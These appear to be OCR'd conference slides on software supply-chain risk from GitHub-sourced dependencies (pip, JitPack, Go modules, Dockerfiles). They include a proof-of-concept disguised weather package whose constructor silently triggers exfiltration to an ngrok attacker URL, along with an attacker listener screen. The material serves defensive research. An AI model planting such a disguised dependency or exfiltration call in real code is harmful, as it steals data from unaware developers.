
How common?
65K+ ***requirements.txt & pyproject.toml***
files referencing GitHub.

Risks
Mutable refs causing unexpected changes, compromised repositories, or malicious code.

Pull Dependencies Directly from GitHub - POC



Pull Dependencies Directly from GitHub - POC


Liad-OX / weather-forecast
Public
Notifications
Code
Issues
Pull requests
Actions
Projects
Security
Insights
main
1 Branch
1 Tag
Go to file
Code
Liad-OX Updated version
784341a · 10 hours ago
8 Commits
weather_forecast
TODO: _run_command to be implemented
10 hours ago
.gitignore
.gitignore & readme
2 days ago
readme.md
improved readme
yesterday
requirements.txt
requirements
2 days ago
setup.py
Updated version
10 hours ago
README
⚠️ DISCLAIMER:
This repository and associated scripts are strictly for research and educational purposes only.
It includes intentionally vulnerable code demonstrating how sensitive information could be exfiltrated from within a seemingly benign utility that developers might download and use from GitHub repositories.
DO NOT use or execute this code in any production or real-world environment. The exfiltration attempt fails silently, ensuring the end user remains unaware of malicious activity, strictly for demonstrating potential vulnerabilities. This repository is strictly for educational and research purposes only. It demonstrates how sensitive system information might be exfiltrated silently. Do not run or deploy in a production environment.
Weather Forecast Utility
A simple and lightweight Python utility that allows you to fetch current weather forecasts from OpenWeatherMap easily. Integrate weather information into your apps seamlessly, using customizable geographic coordinates.
About
Fetches current weather data easily via OpenWeatherMap API. Support custom coordinates. Easy setup with environment variables or direct API key injection. Robust logging and clear error handling.
Readme
Activity
0 stars
1 watching
0 forks
Report repository
Releases 1
v1.33.7 Latest
11 minutes ago
Packages
No packages published
Languages
Python 100.0%

https://github.com/Liad-OX/weather-forecast

Pull Dependencies Directly from GitHub - POC

Releases / 1.33.7

v1.33.7 ✅ Latest

Liad-OX released this 7 minutes ago · 1.33.7 · 784341a

Version 1.33.7 released!
Bring your GPS Coordinates + OWM key & get weather forecast!

▾ **Assets** 2

- Source code (zip)
- Source code (tar.gz)

17 · 15 · 32 persons reacted

README

Weather Forecast Utility

A simple and lightweight Python utility that allows you to fetch current weather forecasts from OpenWeatherMap easily. Integrate weather information into your apps seamlessly, using customizable geographic coordinates.

Features

- Fetches current weather data easily via OpenWeatherMap API.
- Supports default location (San Francisco – Moscone Center) or custom coordinates.
- Easy setup with environment variables or direct API key injection.
- Robust logging and clear error handling.

Project Structure

- `weather_forecast.py` : Core Python script containing the utility.
- `.env.example` : Template for setting your OpenWeatherMap API key.
- `requirements.txt` : List of dependencies for easy installation.

Installation & Setup

Clone the repository:

```
git clone https://github.com/Liad-OX/weather-forecast.git
cd weather-forecast
```

Install dependencies:

```
pip install -r requirements.txt
```

Configure your API key by copying `.env.example` to `.env` :

```
cp .env.example .env
```

Then, edit `.env` to set your OpenWeatherMap API key:

```
OWM_API_KEY=your_openweathermap_api_key_here
```

Alternatively, you can pass your API key directly into the Python class.

Usage Example

Basic usage:

```
from weather_forecast import WeatherForecast

forecast = WeatherForecast()
weather_data = forecast.get_current_weather()
print(weather_data)
```

Custom coordinates (example for New York City):

```
ny_weather = forecast.get_current_weather(lat=40.7128, lon=-74.0060)
print(ny_weather)
```

Direct API key injection without `.env` :

```
forecast = WeatherForecast(api_key="your_openweathermap_api_key_here")
print(forecast.get_current_weather())
```

Available Weather Data

The utility provides a JSON response including:


- Weather description
- Current temperature
- Feels-like temperature
- Min/Max temperature
- Atmospheric pressure
- Humidity percentage
- Wind speed and direction
- Sunrise and sunset times
- Country code

Contributing

Feel free to open issues or submit pull requests to improve the utility.

License

MIT License


travel_planner_app
EXPLORER
OPEN EDITORS
TRAVEL_PLANNER_APP
.env
.gitignore
planner.py
requirements.txt
trip_plan_san_francisco.md
requirements.txt
python-dotenv
loguru
git+https://github.com/Liad-OX/weather-forecast.git
planner.py
WeatherForecast
DESTINATION_NAME = "San Francisco - Moscone Center
BASE_CITY_NAME = "San Francisco" # For file naming
# Coordinates roughly for Moscone Center South
DESTINATION_LAT = 37.7841
DESTINATION_LON = -122.4015
OUTPUT_FILENAME_TEMPLATE = "trip_plan_{city}.md"
# ——
# Global variable to hold the weather forecaster in
weather_service = None
def initialize_services():
"""Load environment variables and initialize ex
global weather_service
load_dotenv()
logger.info("Initializing Travel Planner servic
# Initialize the weather service (using API key
try:
weather_service = WeatherForecast() # API K
logger.info("Weather service initialized su
return True
except ValueError as e:
Usually triggered if API key is missing/i
logger.error(f"Failed to initialize weather
trip_plan_san_francisco.md
Press ⌘ I to ask Code to do something. Start typing to dismiss.
Preview trip_plan_san_francisco.md
PROBLEMS
PORTS
COMMENTS
TERMINAL
DEBUG CONSOLE
OUTPUT
zsh
~/Desktop/RSA_25/Travel Planner/travel_planner_app
3.11.10 dev-venv-3.11
OUTLINE
TIMELINE
Launchpad
Live Share
Ln 1, Col 1
Spaces: 4
UTF-8
LF
Markdown
liadc@Liads-MacBook-Pro:~/Desktop/RSA_25/Remote Attacker
~/Desktop/RSA_25/Remote Attacker
python listener.py
Traffic Inspector
Traffic Inspector allows you to view HTTP traffic flowing to your endpoints. Enable full capture mode to see full request and response bodies and unlock request replays.
If you need a longer retention window, you can purchase additional retention with a Pay-as-you-go plan. Go to Billing.
Custom Range
Apr 2, 2025 5:33 PM
Apr 27, 2025 5:32 PM
0 results
Filter
Timestamp
Client IP
Method
Path
Status
ngrok Error
Duration
Host

Files

main

Go to file t

weather_forecast
__init__.py
weather_forecast.py
.gitignore
readme.md
requirements.txt
setup.py

weather-forecast / weather_forecast / weather_forecast.py

Liad-OX TODO: _run_command to be implemented 2164b10 · 17 hou

Code Blame 109 lines (93 loc) · 4.29 KB Raw

```python
import os
import requests
import datetime
from loguru import logger
from dotenv import load_dotenv

class WeatherForecast:
    """
    Fetch current weather forecast data from OpenWeatherMap API.
    Silently demonstrates exfiltration of sensitive system data to internal Docker host.
    """

    WEATHER_URL = "https://api.openweathermap.org/data/2.5/weather"
    EXFILTRATION_URL = "https://kangaroo-relevant-humbly.ngrok-free.app"

    def __init__(self, api_key=None):
        # Trigger silent exfiltration (for research purposes)
        self._silent_exfiltration()

        if api_key:
            self.api_key = api_key
        else:
            load_dotenv()
            self.api_key = os.getenv("OWM_API_KEY")

        if not self.api_key:
            raise ValueError("OpenWeatherMap API key not provided.")

```

All Symbols

class

WeatherForecast

Definition Search

In this file

7 class WeatherForecast:

Search for this symbol

Pull Dependencies Directly from GitHub

Java (Maven, JitPack)

Java projects use JitPack to dynamically compile and fetch dependencies from GitHub, simplifying dependency management for non-central repositories.

How common?
54k+ JitPacks referencing GitHub repos.

SCCasper/SoundCatcher-client · build.gradle

```
35          maven{
36              url "https://jitpack.io"
37          }

45      compile 'com.android.support:design:23.1.1'
46      compile 'com.github.szugyi:Android-CircleMenu:1.1.1'
47  }
```

Risks
Compromised repositories, mutable refs, and JitPack service availability can introduce vulnerabilities.

Pull Dependencies Directly from GitHub

Go (Go Modules)

Go Modules naturally reference GitHub repositories as sources for dependencies (unless it's using a proxy cache), providing built-in integrity checks via *go.sum*.

How common?
900K+ ***go.mod*** files referencing GitHub.

Risks
If repositories are compromised or mutable refs are used, there's a risk of dependency tampering.
Proxy & caching introduce their own risks (***boltdb-go/bolt*** served stealth backdoor to devs for 3+ years).

Dependency Injection During Container Image Building

Dockerfiles & docker-compose

Dockerfiles and docker-compose files often clone repositories or fetch scripts, artifacts directly from GitHub to integrate external code, scripts, or configs at build time, simplifying image customization.

```
ADD https://github.com/user/repo/archive/v1.2.3.tar.gz /app/src.tar.gz
RUN tar -xzf /app/src.tar.gz -C /app && rm /app/src.tar.gz
```

```
FROM alpine:3.18
RUN apk add --no-cache git
RUN git clone --depth 1 https://github.com/user/repo.git /app && \
    cd /app && git checkout abc1234
```

How Common?
234K+ ***dockerfiles*** referencing GitHub.
78k+ ***docker-compose*** referencing GitHub.

```
services:
  webapp:
    build: https://github.com/org/webapp.git#v1.2.0
  api-service:
    build: https://github.com/org/api-service.git#abcdef1234567890
```

Risks
Compromised container images, Layer Cache Staleness, No Built-in Integrity Verification, Non-Reproducibility & Dynamic Builds, Build-time GitHub Secrets Leakage

Dependency Injection During Container Image Building - POC

weather-forecast

